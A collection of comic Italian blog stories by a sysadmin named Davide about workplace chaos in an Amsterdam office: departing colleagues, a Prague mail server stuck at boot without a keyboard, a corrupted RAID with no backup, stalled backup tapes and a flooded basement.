IO - Terzo: funzionalita'. Se hai una unica password memorizzata in un grosso database per tutti i server e quel database e' per qualunque motivo irraggiungibile tutti i servizi sono irraggiungibili. Se il server CVS va giu' per qualunque motivo solo quel servizio e' affetto. Per non parlare del fatto che la maggioranza dei beduini che lavorano qua' dentro finirebbero con il memorizzare la loro unica password nei meandri del loro sistema operativo, con il risultato che nessuno si ricorderebbe piu' la sua password e ogni quattro mesi circa (cioe' quando il tuo PC e' completamente introiato dalle schifezze che ci hai installato) quando lo reinstallo tu la password non la sai piu' e sei fregato. Chiaro?

SL - Hemmm...

IO - Ma dimmi una cosa... (guardandolo storto) sul serio hai un armadio pieno di fruste e roba sadomaso?

Cosa fa' l'applicazione X ?

Non so perche' ma SL non l'ho piu' visto quel giorno...

Davide

01/10/2005 00:00

Gente Che Va, Gente Che ...hummm... Va...

Gente Che Va, Gente Che ...hummm... Va...

Altro venerdì'.

Ma oggi le cose dovrebbero andare piu' rapidamente dato che mezza giornata e' occupata dalla super-duper-riunione manageriale.

Vabbe', solite cretinate, il mangelment che sostiene che tutto va' per il meglio, pacchi di clienti, tutto ultra-funzionante (come il reattore numero 4 di Chernobyl insomma), nessun problema all'orizzonte... no, di aumenti di stipendio quest'anno non se ne parla ed il rinnovo del parco hardware e' stato bloccato, inoltre gli uffici di \$sedestaccata verranno chiusi ed altra gente verra' spostata qui' ad Amsterdam. Cosa vuol dire che "non c'e' piu' posto dove metterli"???

E per finire... UL2 (cioe' il mio ex-SL, colui il quale ricoprirebbe l'incarico di 'System Architect' se sapesse cio' che sta' facendo), migra verso altri lidi...

...Pure lui?? Quasi quasi mi dispiace per chi lo assume...

Dopo la super-duper-riunione me ne vado fuori a pranzo, dato che e' una bella giornata. Al rientro incoccio in SUSL che sta' dando la caccia ad UL.

SUSL- Sai dove' UL? Che stamani alla riunione non s'e' visto!

IO - Non l'ho ancora visto oggi, magari non viene.

SUSL- E perche' non ha avvertito?

IO - E che ne so! Io di solito mandavo e-mail a tutti gli interessati e mi segnavo nell'elenco degli assenti sulla intranet...

SUSL- Si', peccato che la intranet e' down da lunedì'!

IO - Herr... e perche' ancora non la avete sistemata?

SUSL- Quale parte di "dove accidenti e' UL" non ti e' chiara?

...mi domando dove abbia preso quella battuta... che si stia "bastardizzando"?

Nel pomeriggio poi pare che SUSL riesca ad accalappiare UL, dato che passano buona parte del pomeriggio a ravanare sul server della Intranet. O meglio, UL ravana mentre SUSL gli respira sul collo...

Io decido che la mia presenza non e' gradita e vado a farmi un giretto.

Mentre sto' scegliendo un pacchetto di patatine CL mi da' una pacca sulla schiena.

CL- Allora, quasi finito he?

IO - Veramente ho gia' finito. Sono qui solo una volta a settimana, e non per molto ancora.

CL- Si', io questo intendevo.

CL2- Ma non ti preoccupare che ti seguiamo tra un mesetto.

IO - In che senso?

CL- Nel senso che ce ne andiamo anche noi.

IO - Ho bella... Ma non siete gli unici due che capiscono qualche cosa di \$contentmanager?

CL- Si, bella quella, UL e CL3 vanno ai corsi, e poi le applicazioni dobbiamo farle noi!

IO - E che c'e' di strano in questo?

Gente Che Va, Gente Che ...hummm... Va...

Cosa fa' l'applicazione X ?

CL- Niente. Tutto secondo copione. Infatti ce ne andiamo!

IO - Be', buona fortuna.

Interessante sta' cosa, molto interessante, considerando che CL e CL2 sono gli unici a cui io attribuisco il titolo di "sviluppatori", nel senso che effettivamente fanno come si sviluppa un programma.

Così intercetto UL3 (che ricopre il ruolo di Developer Manager adesso che UL2 sta' migrando).

IO - Ma ho sentito bene o CL e CL2 passano ad altri lidi?

UL3- Sì, hai sentito benissimo.

IO - Ma assumete qualcun'altro al loro posto?

UL3- Be' sai... dato che tutte le assunzioni adesso devono ricevere l'Ok da parte dell'HR di \$immensasocietà'...

IO - (scherzando a meta') Mi sa che non saranno i soli a migrare...

UL3- Be'... sono conscio del fatto che circa il 50% del mio dipartimento sta' attivamente cercando altri sbocchi...

IO - (sempre scherzando a meta') *Solo* il 50%?

UL3- ...volevo essere conservativo...

IO - (sempre scherzando a meta') Quindi cosa è? 60? 70%?

UL3- ...qualche cosa del genere...

IO - (sempre scherzando a meta') Il tuo "dipartimento" è composto da dieci persone giusto? E tu sei uno dei 10 giusto?

UL3- Hemmm...

IO - (senza scherzare per niente) Sarebbe interessante sapere chi è che **non** sta' "cercando attivamente"...

Non so perché, ma ho l'impressione che questo posto stia andando in malora sempre più rapidamente.

Davide

01/10/2005 00:00

Game Over

Game Over

Eccomi parcheggiare la moto, entrare trionfalmente in ufficio, mettere giu' il casco ed i guanti e prepararmi psicologicamente **all'ultima giornata da passare qua' dentro!**.

Si'! Oggi e' l'ultimo giorno! Dalla settimana prossima non dovro' piu' preoccuparmi del mio cellulare che incomincia a squillare (anche perche' ho cambiato numero)!

Quindi, sono tranquillo e ben disposto, anche quando UL appare alle dieci meno cinque (e' in anticipo di ben cinque minuti sul suo solito orario...) lo accolgo con un sorriso ed un "vai a cambiare i nastri" appena appena minaccioso...

Alle dieci e 30 arriva UL2, accompagnato da una tizia con una gran faccia da CL.

UL2- Heila'! Ultimo giorno he?

IO - Esatto.

UL2- Vabbe', questa qui e' CL che e' stata appena trasferita da \$sedestaccata di \$immensasocieta'.

IO - Piacere. D, ex-sysadmin.

UL2- Ci servirebbe un tavolo, un computer ed un telefono.

IO - Lo hai detto ad UL?

UL2- Si' lunedì' mattina gli ho mandato una mail.

IO - Bene, allora dovresti domandare a lui.

UL2- Tu non sai niente?

Per tutta risposta io lo guardo storto. A questo punto arriva UL, di ritorno dopo l'immane faticata di cambiare i nastri del backup. Si schianta immediatamente sulla sedia per la serie oddio-sono-stanco-morto ed accende il monitor del computer.

UL2- (rivolto ad UL) Heila', questa e' CL di cui ti dicevo in quella mail..

UL - Quale mail?

UL2- Hummm... ti ho mandato una mail lunedì' che incominciava oggi e ci serviva...

UL - **HO DETTO UN MILIARDO DI VOLTE CHE DOVETE AVVISARMI ALMENO DUE SETTIMANE PRIMA!!!!**

UL2- Aoh' calma! Ti ho mandato una mail lunedì!

UL - **LUNEDI' NON E' DUE SETTIMANE PRIMA!!!**

UL2- (cominciando ad alterarsi) Senti! Stai calmo he! Lui (indicando me) ha sempre sistemato le cose in quindici minuti. E senza urlare con nessuno!

UL - **BISOGNA SEGUIRE LE PRIORITA'!!!! ALTRIMENTI CHE CASSO SUCCEDERE!!!**

IO - (sorridente) Che si perdono 3 settimane di lavoro perche' un qualche deficiente non cambia i nastri di backup?

UL apre la bocca, ma viene interrotto da uno dei suoi cinque cellulari, immediatamente inizia una conversazione 'sussurrata', ipotizzo quindi che stesse parlando con la fidanzata.

UL2 aspetta un po', ma vede che non c'e' speranza e si rivolge di nuovo a me.

UL2- Tu non puoi fare niente?

IO - Guarda, quello li' (indicando UL) e' quello con cui dovete avere a che fare, se non ti va bene, lo sai dove'

Cosa fa' l'applicazione X ?

l'ufficio di SUSL vero?

UL2 e CL ripartono. Ed io finisco di controllare la documentazione relativa ai (pochi) server rimasti con Unix/Linux. Un'oretta dopo circa UL decide che e' ora di andare a pranzo e si eclissa.

Dieci minuti dopo circa arriva SUSL.

SUSL- (indicando il tavolo di UL) Dove' quel coglione?

IO - (notando il termine ed alzando un sopracciglio) Non lo so, credo sia uscito dato che non c'e' piu' la giacca.

SUSL- Non hai idea di dove sia andato?

IO - Non sono la sua segretaria e non mi mette al corrente dei suoi piani, no.

Susl da' una occhiata al tavolo di UL, di cui ogni centimetro quadrato e' coperto da carta, pezzi di computer, carte di patatine, lattine di coca (vuote) e chi piu' ne ha piu' ne metta.

SUSL- (rivolto a nessuno in particolare) Come ca\$\$o si fa a lavorare in queste condizioni???

IO - (stupito) Lavorare???

Nel pomeriggio, SUSL continua a fare "la posta" ad UL, ma chissà' come mai non si incontrano mai.

SUSL- (dopo la 42esima volta che passa di li') Ma dove accidenti e' sto scemo??

IO - Senti, ha cinque cellulari, tutti pagati dalla ditta se ho ben capito, chiamalo su uno di quelli...

SUSL- Si' ci ho provato! Ma lui rifiuta le chiamate!

IO - ...chiamalo scemo...

Finalmente, allo scoccare delle 18.00, mi preparo alla trionfale uscita di scena, mi re-infilo la giacca ed il casco, butto nello zaino lo spazzolino da denti, sono quasi pronto ad uscire quando UL ed SL arrivano giu' di corsa...

SL - La connessione internet e' caduta!!

UL - Il firewall e' di nuovo down!

IO - E tu tiralo su'.

E detto questo mi chiudo alle spalle la porta per l'ultima volta, salto sulla moto e galoppo via verso il tramonto.

The End (?)

Davide

24/01/2005 00:00

A Qualcuno Piace Ricco

Ebbene si', grazie alle "gufate" di tutti, inizia una Nuova Serie di storie... ho deciso comunque di mantenere il titolo, benché con la Sala Macchine non abbiano più molto a che fare.

Ok, eccomi pronto a finire la mia prima settimana da \$noisalviamoilmondo.com! Considerando che per una settimana ho fatto poco o niente, per lo più letto documentazione ed andato in giro per essere presentato a gente stramba della quale ho scordato il nome dopo 30 secondi non è andato troppo male.

Ma oggi... oggi è diverso. Sì perché colui il quale passa sotto il nome di Aquila Bestemmante (è un nativo-americano) ha già detto che oggi mi darà qualche cosa da fare. Qualche cosa di *produttivo*.

Alleluia!

AB - Ti dovrai occupare di "MediaProject". È un coso messo insieme anni addietro che serve a generare delle 'rassegne stampa'. Inizialmente fu realizzato da \$nometiziochenonepiuqui, è hostato su \$server1 che purtroppo sta in Canada ed è mostruosamente lento.

IO - Ed io che devo farci con sta cosa?

AB - Per prima cosa cerca di capire come funziona, vedi se è possibile spostare l'applicazione su un nuovo server qui da noi e tenerla in piedi per un po', poi si tratta di rifarla da capo perché quella attuale ha dei problemi... di licenza!

IO - E con chi dovrei parlare per avere una vaga idea di come funziona sta cosa?

AB - (allungandomi un foglietto) Questo è il tipo che gestisce il gruppo MediaProject: Tony Abbuffa.

Dopo un po' di ravanamenti nella (scarsissima) documentazione di sta roba, decido che il sistema migliore è quello di parlare con questo tizio di persona. Localizzo più o meno la sua posizione e vado a bussare al suo tavolo.

TA - Cosa?

Io - Salve, sono D, dovrei occuparmi di "MediaProject", mi chiedevo se non potessi dirmi qualche cosa di quell'affare dato che non l'ho mai visto prima.

TA - Nessun problema... ti piace se andiamo giù in cucina? A quest'ora di solito mi mangio qualche cosa... sai come'...

Andiamo in cucina, il tipo si mette a prepararsi il panino e intanto mi spiega la rava e la fava...

TA - (fetta di pane, fetta di prosciutto, fetta di lattuga, spolverata di sale e di pepe) Il punto essenziale era di raccogliere informazioni relative ai vari progetti che abbiamo in corso e presentarle in una veste semplice così che tutti potessero seguire la situazione senza perdere troppo tempo yada yada yada (fetta di salame, altra fetta di prosciutto, spennellata di senape, fetta di mortadella) yada yada, raccogliere le informazioni via sottoscrizione con \$servizionews, \$altroservizionews, yada yada yada copia-incolla yada yada, creazione di pagine internet yada yada blah (due fettine di pomodoro, fetta di soppresata, altra spennellata di senape, foglie di insalata, cucchiata di insalata russa, altra fetta di mortadella) ricerche in database full-text che viene aggiornato giorno per giorno, yada yada backup yada yada yada ftp (fetta di pane, cucchiata di insalata capricciosa, due foglie di lattuga, fettina di formaggio) il server è molto lento e dobbiamo ripetere l'aggiornamento più volte al giorno yada yada (due fettine di pomodoro, altra fetta di mortadella) problemi con le sottoscrizioni yada yada yada invio di e-mails yada yada.

A questo punto si interrompe ed apre il frigorifero, ne tira fuori qualche cosa che sembra torta di fragole, rimane a guardare la torta per qualche secondo poi (per fortuna) la rimette dentro e prende invece quello che

Cosa fa' l'applicazione X ?

sembra del pollo in gelatina.

TA - Produzione di news-reviews yada yada yada (...ed anche il pollo finisce nel panino, altra fetta di pane, spennellata di senape, due fette di prosciutto...) yada yada....

Si interrompe guardando il panino, che oramai ha raggiunto l'altezza di una spanna abbondante.

TA - ...credo sia tutto...

Non ho capito se si riferiva al panino o al programma.

IO - (indicando il panino) Ma lo mangi qui o lo metti via per l'inverno?

TA - Eh? No lo mangio qui... (guardando il panino) A me i panini mi piacciono un po' ricchi...

IO - Un po' ricchi? L'ultima volta che ho visto una roba simile era in un cartone di Scooby-Doo... vabbe', se ti viene in mente qualche cosa d'altro, mandami una mail... mi riferivo al programma, non a qualche cosa d'altro da mettere nel panino....

TA - Certo.

Avrei voluto fermarmi a vederlo mangiare, ma avevo paura di vederlo spalancare la bocca ed infilare il panino dentro in un solo boccone. Ergo: me ne sono tornato al mio posto a guardare un po' sta roba...

AB - (guardandomi dall'altra parte del tavolo) Ma... sei andato fino in cucina con TA?

IO - Sì.

AB - ...e sei sopravvissuto?

IO - Probabilmente avro' incubi per un paio d'anni. Grazie.

...poteva avvisarmi prima?

Davide

17/01/2009 14:24

Ma Mi Prendono In Giro... Spero...

E' un tranquillo venerdi' mentre cerco di debuggare un accrocchio scritto in Python che dovrebbe parserizzare un feed RSS per poi creare delle pagine html in modo semiautomatico.

Il fatto che il server che ospita l'accrocchio sia dall'altra parte del mondo ed attaccato con una linea a 24 Kbps non mi aiuta di certo.

Mentre sono li' che cerco di raccappezzarmi Erik Il Rosso (il nostro phone-firewall e tecnico di assistenza ai CL di primo livello) mi bussa alla sedia (non avendo una porta...).

IO - Cosa?

ER - Hai tempo dieci minuti per darmi una mano?

IO - (notando le 10 persone attorno al suo tavolo) Be'... se posso...

ER - C'e' un messaggio vocale nella mailing-list di Hotline.

Apro la mailing-list e mi scarico il messaggio. Dopo un po' di masturbazioni riesco ad ascoltarmelo: pare che l'ufficio di Praga sia privo di mail da 3 giorni...

Ok... ssh help-desk@....cz ... connesso. Un paio di controlli mi dicono che il loro firewall sta' funzionando benone, vediamo che dice il server di posta. ssh help-desk@mail....cz... niente, niente connessione. Un ping mi dice che e' completamente morto. O bella, o e' il server deceduto o lo switch e' andato.

Loggo la mia attivita' nella mailing-list e poi decido che e' il momento di dare un colpo di telefono ai Cechi. Scovo il numero di telefono dell'ufficio (CZ) e li chiamo.

CZ - Sibidigulla!

IO - Heila' salve, sono D da Amsterdam, avete mandato un messaggio che il vostro server fa' i capricci.

CZ - Si', infatti, sono 3 giorni che non riusciamo piu' a mandare posta...

IO - Ci stavo guardando, solo che mi pare che il server sia deceduto, potreste vedere che cosa dice sul monitor?

CZ - Hemmm... no.

IO - Come No?

CZ - Il fatto e' che il computer e' nell'altra stanza.

IO - (ma mi prende in giro?) Be', non e' possibile portare il telefono nell'altra stanza? Allora vai di la', leggi quello che c'e' scritto e poi torni a riferire.

CZ - ...momento...

...pausa...

CZ - Non dice niente.

IO - Come sarebbe a dire 'niente'?

CZ - Non c'e' un monitor collegato al computer.

IO - (ma mi prende veramente per il xxxx?) E attaccarne uno?

CZ - Herrr.... momento...

...sento armeggiare...

CZ - Ci sono un sacco di scritte strane!

IO - Si, va bene, leggile per cortesia.

Cosa fa' l'applicazione X ?

CZ - Ma non posso. Sono troppe...

IO - (ma questo e' veramente idiota o mi piglia veramente per il xxxx???) Vai di la' con carta e penna, te le scrivi e poi me le leggi!

CZ - Hu...

...pausa...

CZ - Dunque... "Amerikan Megatrends BIOS Version..."

IO - Si', ok, questo non e' interessante, andiamo al successivo.

CZ - HUUU... 524milioni...

IO - Ok, ok, vuol dire che la memoria e' ok. Passiamo al successivo.

CZ - Adaptec AIC...

IO - Successivo!

CZ - SCSI Bios Installed...

IO - Successivo!

CZ - Keyboard error or no keyboard present. Press F1 to continue.

IO - ...ok...

CZ - E adesso e' fermo li'... che devo fare?

IO - Attaccare una tastiera e premere F1 mi pare una buona idea.

CZ - Ma non la abbiamo.

IO - Come sarebbe a dire "non la avete"? Che fine ha fatto la tastiera che era attaccata a quel computer?

CZ - Ecco...

IO - Sono tutto orecchi.

CZ - Abbiamo fatto questa piccola festa l'altro giorno in ufficio...

IO - Si....

CZ - E qualcuno ha bevuto un po' troppo...

IO - (gia' ho paura di sentire cosa dice dopo) Si....

CZ - Ed ha vomitato sulla tastiera...

IO - ...che schifo...

CZ - Appunto. Allora abbiamo provato a pulirla ma non e' che sia venuta un gran bene. Allora l'abbiamo semplicemente buttata via...

IO - E non e' che avete *anche* riavviato il computer durante lo stesso evento?

CZ - ...e' possibile... infatti ha fatto qualche strano rumore...

Mail To: help-desk-mailinglist

Subject: Re: mail.cz irraggiungibile per 3 giorni

Status: solved

Tech: D

Working time: 45 minuti

Problem description:

Il server e' stato riavviato senza collegare la tastiera causando il blocco del processo di boot per mancanza della stessa.

Solution:

Ricollegata la tastiera. Istruito personale presente sulla corretta procedura per riavviare il server in caso di malfunzionamenti, stressato sulla necessita' di mantenere in buono stato l'equipaggiamento presente e di sostituire immediatamente le apparecchiature (tastiere, mouse) se danneggiate in modo da pregiudicarne l'usabilita'.

Cosa fa' l'applicazione X ?

Comments:

Per quanto i parties siano divertenti, vomitare sulle apparecchiature non e' un buon modo per mantenere tali apparecchiature funzionali.

...no comments...

Davide

17/01/2009 14:25

Pronti? Via!

Sempre occupato a tentare di capire come funziona questo accrocchio di programma "multimedia"... fino ad ora ho capito che se voglio portare i dati di cui si occupa su un server qui' da me devo farlo via nastri, dato che il server 'ufficiale' e' di una lentezza da fare schifo.

Ora si tratta di contattare la persona giusta e farsi mandare i nastri...

Mail To: Tony Abbuffa
From : D
Subject: Quel famoso programma 'multimedia'...

Hi, dopo numerose prove ho stabilito che il sistema migliore per fare il travaso dei dati e' quello di farsi mandare i nastri di backup del server e pigliarli direttamente da li'. E' possibile? Chi e' che si occupa del backup di quel server... se c'e' un backup ovviamente.

Mail To: D
From : Tony Abbuffa
Subject: Re: Quel famoso programma 'multimedia'...

Si' il backup viene fatto. Credo sia Mister Ecks che si occupa della cosa, dovresti contattarlo direttamente.

Mail To: Mister Ecks
CC : Tony Abbuffa
From : D
Subject: Nastri di backup del programma 'multimedia'

Hi, sto lavorando al trasporto del succitato programma dal server di Toronto ad un nuovo server qui' ad Amsterdam. Dopo parecchio peregrinare ho deciso che il sistema piu' semplice e' quello di avere i nastri di backup del server e fare un restore di quei dati. E' possibile averne una copia?

Mail To: D
CC : Tony Abbuffa
From : Mister Ecks
Subject: Re: Nastri di backup del programma 'multimedia'

Sure!

Passano un paio di giorni

Mail To: D
From : Tony Abbuffa
Subject: Re: Quel famoso programma 'multimedia'...

Pronti? Via!

Cosa fa' l'applicazione X ?

Hey Dave! Che novita' ci sono relative al nostro programma?

Mail To: Tony Abbuffa
From : D
Subject: Re: Quel famoso programma 'multimedia'...

Il server dovrebbe essere Ok, ma sto ancora aspettando i nastri da Ecks. Mi ha detto che me li mandava un paio di giorni fa, dovrebbero essere qui' entro fine settimana quindi.

Passano un altro paio di giorni...

Mail To: Mister Ecks
CC : Tony Abbuffa
From : D
Subject: Re: Nastri di backup del programma 'multimedia'

>> Sure!

Ok, ma... dove sono i nastri? Io ancora non ho ricevuto niente. Ci sono problemi?

Mail To: D
CC : Tony Abbuffa
From : Mister Ecks
Subject: Re: Nastri di backup del programma 'multimedia'

I nastri li ho qui' io in ufficio, non li ho ancora mandati perche' aspettavo il 'via'.

...rimango a leggere la mail per una decina di minuti...

Mail To: Mister Ecks
CC : Tony Abbuffa
From : D
Subject: Re: Nastri di backup del programma 'multimedia'

```
## ## ## ### ## ##
## ## ## ## ## ## ##
## ## ## ##### ## ##
### ## ## ##
# ## ## ## ## ##
```

...che dite? L'avra' capita?

Davide
17/01/2009 14:25

Pronti? Via!

Senza Rete!

E' un tranquillo mercoledi' di fine luglio, fa un caldo boia ed io mi sto preparando ad una bella trasferta fino in Lussemburgo per installare l'accrocchio a cui ho lavorato per quasi un mese nel primo dei nostri uffici (sgurgle!).

Mentre sto rivedendo un attimo la documentazione che devo portarmi dietro una tizia del gruppo "Multimedia & New Communication" (aka \$NoiPretendiamoDiLavorare) arriva alla ricerca di Erik, che, come al solito, non e' li'.

Lei - (guardandosi attorno) Dove'e' Erik?

IO - Boh! Sara' in giro da qualche parte.

Lei - Aaaaaaghhh!!! Emergenza! Aiuto! Soccorso!

IO - Hu?

Lei - La posta elettronica non funziona piu'! Non riesco a collegarmi al server!

IO - Lascia un biglietto ad Erik, quando arriva ti richiama.

Lei - Non e' possibile!! Meeting! Scadenze! Aaaaaaghhh!!!

E come al solito...

IO - Guarda, io non posso farci una mazza, ti serve Erik.

Lei- Ma forse puoi vedere se combino qualche cosa io...

Come se non lo sapessi che *di sicuro* stai combinando qualche cosa di sbagliato. Ma la mia tazza e' vuota e questa tizia sta proprio nella direzione giusta... ergo.

Lei- Allora, io clicco qui', clicco li' giro di qui' e mi da' errore...

IO - Ok, clicca con il tasto destro e scegli 'proprietà'...

Lei - *click...click..*

IO - No, con il destro.

Lei - *click...click*

IO - Il tasto destro del mouse.

Lei - *click...click*

IO - Il tasto **destro**.

Lei - *click...click*

...ma mi prende per il...

IO - Ok, **l'altro tasto destro!**

Lei - Oh...*click*

Hummm... sembra tutto a posto. Che sia veramente il server che ha fatto cilecca?

Io - Fammi vedere.

cliccketi, click. ssh iome@ilmaledettoserver... cliccketi tail /var/log... tail: Permission denied. Come sarebbe a dire "permission denied"? which tail ... /usr/bin/tail ... ls -l /usr/bin/tail ?rwxr-xr-t 1 root 453509120 1947806838837759572 Feb 4 2003 tail ?????hu????

```
# ls -l /usr/bin
```

Cosa fa' l'applicazione X ?

```
-rwsr-xr-x   1 34759    root      2175119335 Feb 19  2003 crontab
-rwxr-xr-x   1 root      453509120 1947806838837759572 Feb  4  2003 djpeg
-rwxr-xr-x   1 root      root          7264 Feb 11  2003 esdsample
-rwxr-xr-x   1 2175008768 6920      142541374635900 Feb 11  2003 fax2ps
-rwxr-xr-x   1 2175041956 root      142541374626800 Feb 24  2003 fc-cache
-rwxr-xr-x 6921 root      root      453514388 Sep  7  2003 fc-list
-rwxr-srwt   1 2175041956 root      29721173705504 Jan 25  2003 funzip
-rwxr-xr-x   1 2175008768 6920      142541374626634 Feb 26  2002 go-rhn.sh
-rwxr-xr-x   1 453516040 2277998860 9783788715485716408 Feb  4  2003 jpegtran
lrwxrwxrwx   1 2175008768 2175008768      13 Sep 11  2003 rhn_register -> iin
-rwxr-xr-x   1 root      2175008768      69152 Jan 29  2003 telnet
-rwxr-xr-x   1 453542308 2277999012 9783788715485735412 Jan 25  2003 time
?rwsr-xr-t   1 2278000583 2175008768      12824 Jan 25  2003 un ix2dos
-rwxr-xr-x   1 root      453509120 1947806838837786528 Jan 25  2003 un zipsfx
lrwxrwxrwx   1 33188     6920      6925 Sep 11  2003 up2date
lrwxrwxrwx 32767 2175008768 6920      13 Dec  4  1935 up2date-config
lrwxrwxrwx   1 root      33188      6925 Sep 11  2003 up2date-nox
-r-sr-xr-x   1 uucp      uucp      1305254 Jan 25  2003 uucp
-rwxr-xr-x   1 2277965824 root      9341740818016509272 Feb  4  2003 wrjpgcom
-rwxr-xr-x   1 root      root          6324 Feb  4  2003 wtoc
-rwxr-xr-x   1 root      33188      142541374708648 Jan 25  2003 wvdial
-rwxr-xr-x   1 34759     root      2175043575 Jan 25  2003 wvdialconf
-r-xr-xr-x   1 33188     2175041956 42420 Jan 25  2003 ypcat
-r-xr-xr-x   3 33188     root      18544 Jan 25  2003 ypchfn
-r-xr-xr-x   3 33188     root      18544 Jan 25  2003 ypchsh
-r-xr-xr-x 6921 33188     root      453516748 Aug 13  2003 ypmatch
-r-xr-xr-x   3 33188     root      18544 Jan 25  2003 yppasswd
-r-xr-xr-x   1 root      2175008768 9341591527073261852 Jan 25  2003 ypwhich
-rwxr-xr-x   1 root      2175008768 9341591527073315640 Jan 25  2003 zip
-rwxr-xr-x 6921 33188     root      453535768 Aug 13  2003 zipcloak
-rwxr-xr-x   1 453516040 6920      29721173696412 Jan 25  2003 zipgrep
-rwxr-xr-x   1 root      33188      55292 Jan 25  2003 zipnote
-rwxr-xr-x   1 2175008768 2175008768 9341734068447894968 Jan 25  2003 zipsplit
```

/dev/md0: IO Error

/dev/md0: IO Error

/dev/md0: IO Error

No, non e' **per niente** bello.

IO - Hemmm... mi sa che c'e' un serio problema col server, 'spetta che ne parlo con il Danese Ubriaco

A questo punto vado a cercarmi il Danese Ubriaco, che e' colui che si occupa del famoso server.

IO - heila'... per caso stai facendo qualche cosa con \$maledettoserver ?

DU - No. Perche'?

IO - Fai un po' un bel ls -l di /usr/bin

DU - (osservando l'elenco) hemmmm.... che bello

IO - che bello???

DU - Be', no, non e' bello...

IO - Ecco appunto.

Senza Rete!

Cosa fa' l'applicazione X ?

DU - Hemmm... mi sa che il raid e' da rifare.

IO - Mi sa che hai ragione.

DU - Non e' che vuoi occupartene tu?

IO - Per prima cosa non sono il SysAdmin.

DU - Ma ne sai piu' di me di certe cose!

IO - E per seconda cosa non ho le pass...

Prima ancora che finissi mi ritrovavo tra le mani il foglietto con la password di root del server.

E fu cosi' che scoprii che il maledetto server **non e' backuppato**.

Davide

17/01/2009 14:26

Blow Them Away!

Eccomi giungere in ufficio per una giornata che si preannuncia interessante.

Dopo un bel 3 settimane di lavoro, ho pronta una versione beta dell'accrocchio che dovrebbe rivoluzionare il modo come le 'news' sono pubblicate nel sito intranet aziendale, migliorare la comunicazione intradipartimentale (dato che tale comunicazione e' nella maggioranza dei casi, 0, qualunque cosa maggiore di 0 e' un miglioramento), aumentare il "knowledge transfert" (qualunque cosa sia), far scomparire il buco nell'ozono ed un'altra serie di cose tutte con un livello di positività tendente ad infinito.

Ovviamente tutto questo nelle idee del tizio che ha scritto lo straccio di 'requirements'. Io penso che sara' ricca se il coso riesce ad essere usato da piu' di due persone. Ed una delle due sono io.

Comunque, sono qui' nella receptions che spiego alle due stordite che dovrebbero operare come receptioniste come funziona l'accrocchio, quando L'Uomo Che Non Deve Chiedere Mai arriva.

Qui' ci va una piccola spiegazione.

Gli uffici di \$NoiSalviamoIlMondo si trovano in una zona di Amsterdam che io descriverei come 'non molto salubre'. Ci sono grossi casermoni di 'abitazioni popolari' nei dintorni, qualche palazzo di uffici (deserti), la stazione della metropolitana e... basta. Parte dei casermoni sono stati sostanzialmente venduti dal comune di Amsterdam ad un paio di organizzazioni che si occupano del 'recupero sociale di individui con problemi di adattabilita' o, per dirla in modo meno politically-correct, la peggiore fetecchia esistente sul pianeta terra.

Dire che l'ambiente non e' troppo rassicurante e' dire poco.

Nei giorni passati un paio di finestre al piano terra del palazzo sono state sfasciate dai soliti ignoti. Ci sono grate d'acciaio dall'aspetto molto robusto all'interno delle finestre, quindi chiunque abbia sfasciato le finestre non lo ha fatto con l'idea di intrufolarsi dentro e rubare qualche cosa, non senza una lancia termica, un flessibile e parecchie ore a disposizione. Posso solo pensare che qualcuno di quelli con 'problemi di adattabilita' abbia avuto qualche birrino di troppo ed abbia finito con lo sfogare la propria 'adattabilita' contro la prima cosa a portata di mano.

Comunque, il nostro Building Manager (che si trasforma all'occorrenza in Security Manager), ha deciso che e' il caso di pagare una societa' di sicurezza per fare pattugliare la zona durante la notte. Ed ecco arrivare questo tizio per "dare un'occhiata intorno".

Non c'e' bisogno di vedere il distintivo (che non distingue niente dato che si tratta di una societa' di sorveglianza privata) o la divisa per capire che l'ambizione segreta di questo tipo era la Polizia. E grazie al cielo che non l'hanno voluto.

Dopo aver strizzato i suoi 140 Kili di muscoli e niente grasso nel vano della porta ed aver aggiustato il cinturone ultra-accessoriato attorno a quello che potrebbe sembrare un armadio a 4 ante ma e' solo il suo culo, il tipo si presenta alla receptions e parla con R1 (receptionista numero 1) dato che l'altra e' occupata con me.

Lui - Salve, sono R. Rest De Mall di \$societadisorveglianza, sono qui per un sopralluogo del posto dato che dovremmo pattugliare.

R#1 - Si, allora, dovrete controllare l'edificio...

Lui - No problem, possiamo pattugliare tutta la zona, controllare le porte e le finestre e se ci sono problemi o gente che gironzola attorno siamo autorizzati ad arrestarli tutti.

Cosa fa' l'applicazione X ?

R#1 - Herr... questo non dovrebbe...

Lui - (indicando fuori dalla porta a vetri) Quella gente la' per esempio. Che cavolo fanno la' in giro? Io li arresterei subito tutti.

R#1 - Hemmm... si da' il caso che la' ci abitano.

Lui - (fissandola come se la vedesse per la prima volta) E quei tizi che gironzolano nel parcheggio? Secondo me sono degli spostati. Dovrebbero essere arrestati. Che ci fanno li'?

R#1 - Quelli si dia il caso che sono 4 delle persone piu' ricche d'Olanda e sono qui' perche' hanno fatto una grossa donazione e devono ricevere una menzione...

Lui - Be io li arresterei subito. Non hanno niente di meglio da fare che gironzolare qui' attorno. Ed anche quella gente la'. Che cavolo fanno in giro? Perche' non vanno a lavorare?

R#1 - Quella e' la fermata dell'autobus!

Lui - Per non parlare di quella gente la' in fondo, come sono conciati quelli? Io li arresterei subito.

R#1 - Quelli sono nostri dipendenti!

La conversazione si e' protratta piu' o meno cosi' per circa una ventina di minuti, dopodiche' R1 e' riuscita nell'intento di estorcere al tipo un biglietto da visita e spedirlo ad arrestare qualcun'altro da qualche altra parte. Magari all'interno del Palazzo Reale.

Io - (indicando il biglietto da visita) Mica penserai di chiamare quella gente vero?

R1 - Ma che sei scemo? Lo tengo proprio per essere sicura che NON li chiamiamo.

Un pericolo scampato.

Davide

17/01/2009 14:26

Wet Friday

E' primo pomeriggio di un tranquillissimo venerdi' di meta' Agosto.

Io sto scrivendo uno straccio di documentazione relativa a quel terribile accrocchio di 'programma multimedia' che (pare) funzioni senza fare troppe bizzze, e sto pensando se magari puo' darsi che oggi pomeriggio me ne vado verso le 17.30 invece che le 19.30 come al solito. Non che abbia una voglia fantastica di andarmene fuori dalle balle, anche perche' sta piovendo a dirotto (che novita').

Ma, ovviamente, Mr Murphy non e' d'accordo con me.

Ecco infatti Aquila arrivare al galoppo ed acchiappare sia me che Erik Il Rosso.

AB - Presto!!! Ai Secchi! Alle pompe!!!

Io - Hu?

ER - Cosa?

AB - Muovetevi canaglie perdigiorno! O vi do' in pasto ai pesci!!!

Spronati dal linguaggio piratesco (e dalla mole) di Aquila entrambi ci precipitiamo nel seminterrato, che ospita la caffetteria e la Sala Macchine e li' vediamo... la catastrofe!

Acqua dappertutto.

